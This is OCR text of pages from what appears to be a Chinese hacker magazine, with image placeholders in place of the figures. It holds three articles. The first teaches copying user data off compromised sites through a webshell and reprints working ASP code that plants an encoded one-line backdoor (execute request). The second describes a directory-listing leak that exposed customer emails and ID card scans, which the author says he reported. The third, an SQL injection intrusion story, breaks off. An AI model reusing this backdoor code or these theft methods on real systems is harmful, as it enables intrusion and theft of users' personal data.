


图9 保存失败




图10 连接提交上去的LCX




图11 连接成功

编辑点评：

树大就是招风，北大等名校在办好教学的同时也需要加强网络的建设，要不怎么经得起众小黑的渗透呢，呵呵，题外话！文章没有涉及新技术，不同的只是思维，在关键时刻，能否“灵光一现”往往决定了渗透的成败，在技术处于瓶颈时期的我们，需要改变和转换的是思维方式！



记得在很久以前，曾经拿到过一个学习网站的WEBSHELL，在其USER表中，竟然有四五万个注册用户，密码还都是明文显示，当时第一个想法就是把这些数据全部保存下来，但其数据库采用的是SQL格式，并且连接此表的用户权限又是db_owner。如何拿到这些数据呢？首先想到的是数据库备份，但不知怎么搞的，在本地还原时却出现了错误！后来上传了一个“程序网络工作组”的“ASPAdmin.asp”，此软件有很好的数据库管理功能，但默认情况下，每页显示的是20个，四五万的数据量就要点击二三千次才能复制完成，将默认设置更改为200，结果很长时间才打开一个页面，真是晕死了！无奈之下，只好复制了一些重点数据作罢。

事情虽然过去了，但如何在db_owner权限下快速保存指定的数据信息就成了我的一件心事，直到昨天，在fhod's Blog上，看到了“netpatch”的一篇文章《新型ASP后门》，这件事才算有了一个了结。“netpatch”所介绍的“新型ASP木马”代码如下：


```
<%
'code by netpatch
dim dbfile,sql
db="netpatch.asp"
dbfile=server.MapPath(db)
set ydb=server.CreateObject("ADOX.Catalog")
ydb.Create "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & dbfile
set ydb=nothing
if err.number=0 then
Response.Write dbfile & " 创建成功<br> "
else
Response.Write " 创建失败，原因：" & err.description
Response.End
end if
Set Conn = Server.CreateObject("ADODB.Connection")
Conn.Open "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & dbfile
sql="CREATE TABLE fdata([data] Memo)"
conn.execute(sql)
Set rs = CreateObject("ADODB.RecordSet")
rs.Open "FData", conn, 1, 3
rs.addnew
rs("data")="十摊败畚整堀焕敞瑳V<┤>" '(注释记得去掉！一句话后门:execute request("n"))
rs.update
%>
```


此段代码利用ADOX.Catalog组件，运行后会在当前路径下生成一个含有“一句话木马”的“netpatch.asp”数据库文件。这段代码给我的惊喜不在于又出现了一个新的ASP木马生成方式，而是在WEBSHELL条件下，竟然可以创建数据库文件。如果我在新建的库中插入的不是一句话木马，而是SQL数据库某个表中的数据，那这些数据不就保存在新建的数据库中了，下载新建的数据库，SQL数据库的信息不就到手了！经过一番测试，终于写成了一个“数据库复制工具”，和我有同样困惑的朋友不妨来看一下：


第一步，先选择欲复制的数据库类型，这里我选择的是SQL数据库。然后在“欲复制的字段数”中输入数字，因为我们所要的只是部分数据信息，所以在复制之前要先用ASPADmin等木马软件打开目标数据库，掌握所要复制的字段数。

第二步，在“创建的MDB数据库名称”输入一个文件名（注意：要带MDB扩展名），这个就是用来保存SQL数据信息的数据库。接下来输入当前SQL数据库的连接用户、密码等一些信息，这些信息可以从目标网站的conn.asp（数据库连接文件）中得到；其中的“SQL数据库地址”按“(local)”即可。紧随SQL数据库信息的是几个相同的TXT输入框，这些输入框的数量是根据第一步所输入的数字而定的，在每个“欲复制的字段名称”后面都有一个“字段类型”选项，这里有“文本”、“备注”、“数字”及“日期”等一些常用类型，如果不了解目标字段的类型，最好用默认的“文本”类型！输入完成后的界面如图1。

第三步，点击第二步中的“复制”按钮后，如果没有输入或其他错误，那么所显示的界面就如图2一样。不仅列出新创建数据库的物理地址，还提供了一个“下载”链接，点此后，所创建的MDB数据库就DOWN下来了，然后用相关工具打开，如图3，瞧，这个数据表是不是很简洁！


图1 填写相关字段


图2 数据复制成功


图3 查看复制的数据信息

除了复制SQL的数据信息外，此工具还可以复制ACCESS数据库中的信息，步骤是一样的，所不同的是在第二步中只需输入ACCESS数据库的名称及所要复制的表名即可，如果目录数据库不在当前路径下，可以使用“../”来跳转目录。有的朋友可能会说，即使ACCESS数据库加了防下载，只要更改扩展名为MDB或RAA，不就可以下载了，当然这种提议是对的，但有些网站中的ACCESS数据库体积达到几十甚至上百兆，其中包含了大量的无用数据，而我们所要的只是部分数据，为了几十K的数据下载一个百十兆的文件，总感觉有些得不偿失！

OK，关于在db_owner权限下保存数据库信息的方法就介绍到这儿，文中不当之处，还请各位朋友不吝赐教，当然，如果你有其他的方法，也希望共享出来，大家共同学习一下！

（作者编写的数据库字段复制工具收录在光盘中）

编辑点评：

一篇文章若是能解决一个实在的问题就是一篇好文章，这篇文章，作者通过ADOX.Catalog的应用解决了一个长期困扰我们的问题：取数据。小编就曾见到有人一页一页地复制、粘贴，也真够耐心的，呵呵！我个人认为，这篇文章很有实用价值！

MOP联盟信息泄露漏洞

光芒果[I.S.T]

从本文你可以学到：

1、MOP联盟敏感信息泄露的漏洞

MOP是国内最大的互联网BBS社区，站做大了肯定会往更多元化的方向发展，所以现在的MOP除了BBS社区，还做了网络电视、BLOG等常见服务，甚至还做了广告联盟，那么从个人站点做起的MOP真的安全吗，这不，今天就在群上收到消息说MOP联盟有泄露客户敏感信息的漏洞，于是我就去看了看，这不看不知道，一看还真吓一跳啊！

打开MOP联盟的漏洞页面http://union.mop.com/inc，整个目录就列在了我们面前，如图1，又是典型的列目录漏洞。




图1 列目录漏洞



图2


图3 客户的身份证扫描件

随便翻看了几个TXT文件，果然，群里的朋友所说的用户敏感信息——E-mail就展现在了我们的眼前，如图2，现在我们可以知道为什么我们邮箱里会有那么多的垃圾邮件了吧，就算我们平时注册一些论坛用假邮箱，可一个广告联盟我们可得用真邮箱注册吧，这可是关系到RMB的啊！

已知的漏洞就到这里了，但我凭个人的直觉感觉漏洞不只是泄露了电子邮箱地址那么简单，不说有没有什么漏洞可以直接控制服务器或者拿个SHELL，至少应该可以从它的服务器上找出点什么吧，果然，我看到了一个IDCARD的文件夹，点进去看看，全是图片文件，似乎没什么利用价值，但随便打开一个图片一看，天啊！居然是客户用来验证个人身份的身份证扫描件，如图3！这么重要的信息居然就这么轻易被别人得到了，如果有人利用这些证件到淘宝等注册后进行恶意交易的话，后果将不堪设想啊！

看到这里就立即通知了MOP的客服，因为不是我首先发现的漏洞，所以我怕很多敏感文件或路径已经有其他人知道了，所以还特别提醒了要注意设置权限并改变原来的文件结构。很快客服就说已经叫技术人员修补好了，还奖励了我3000MP。

这时候我又去看了看，结果所谓的修补好就只是在可以列目录的地方加上了一个空白的index文件，原有的文件结构和权限设置都没有改变，有些2级目录还是一样可以列出来！但是当我再次联系客服的时候，客服的QQ已经下线了。

这个漏洞并没有什么技术含量，但MOP的广告联盟居然有这样的漏洞我感到很震惊！再联想以前我发现的网易WAP博客和网易免费邮箱里的个人日记功能不也同样存在因为服务器权限设置不当导致信息泄露甚至被入侵的事么，我不禁要担忧：我们放在网上的资料能有安全保障吗？

编辑点评：

MOP联盟是什么来头我不清楚，但是就从他的技术人员修复漏洞的方式来看，这个站的漏洞远非已发现的这些，在态度决定一切的今天，没有一个好态度是做不成什么大事的！没吃过亏的人你怎么劝都没用，只有哪天真的吃亏了，他才能记得，才会去改进！

一个注入点引起的“入侵”

樱花浪子[I.S.T]


从本文你可以学到：

1、关于session的简单欺骗


2、简单的入侵思路

无意中得到一个注入点，练了下手动注入后猜到了管理员的用户名和密码，没想到的是MD5的密码还挺强悍，去MD5在线破解的网站没破出来，这更引起我入侵它的冲动，我一定要放个Webshell进去，看首页还有个论坛，如图1，点击却打不开，晕之。


再换了个注入点以后还是没能得到明文密码，还好我会“拐弯”，直接拿明小子旁注，果然是一台虚拟机，上面站点还真不少，直接批


图1 首页上有个论坛链接

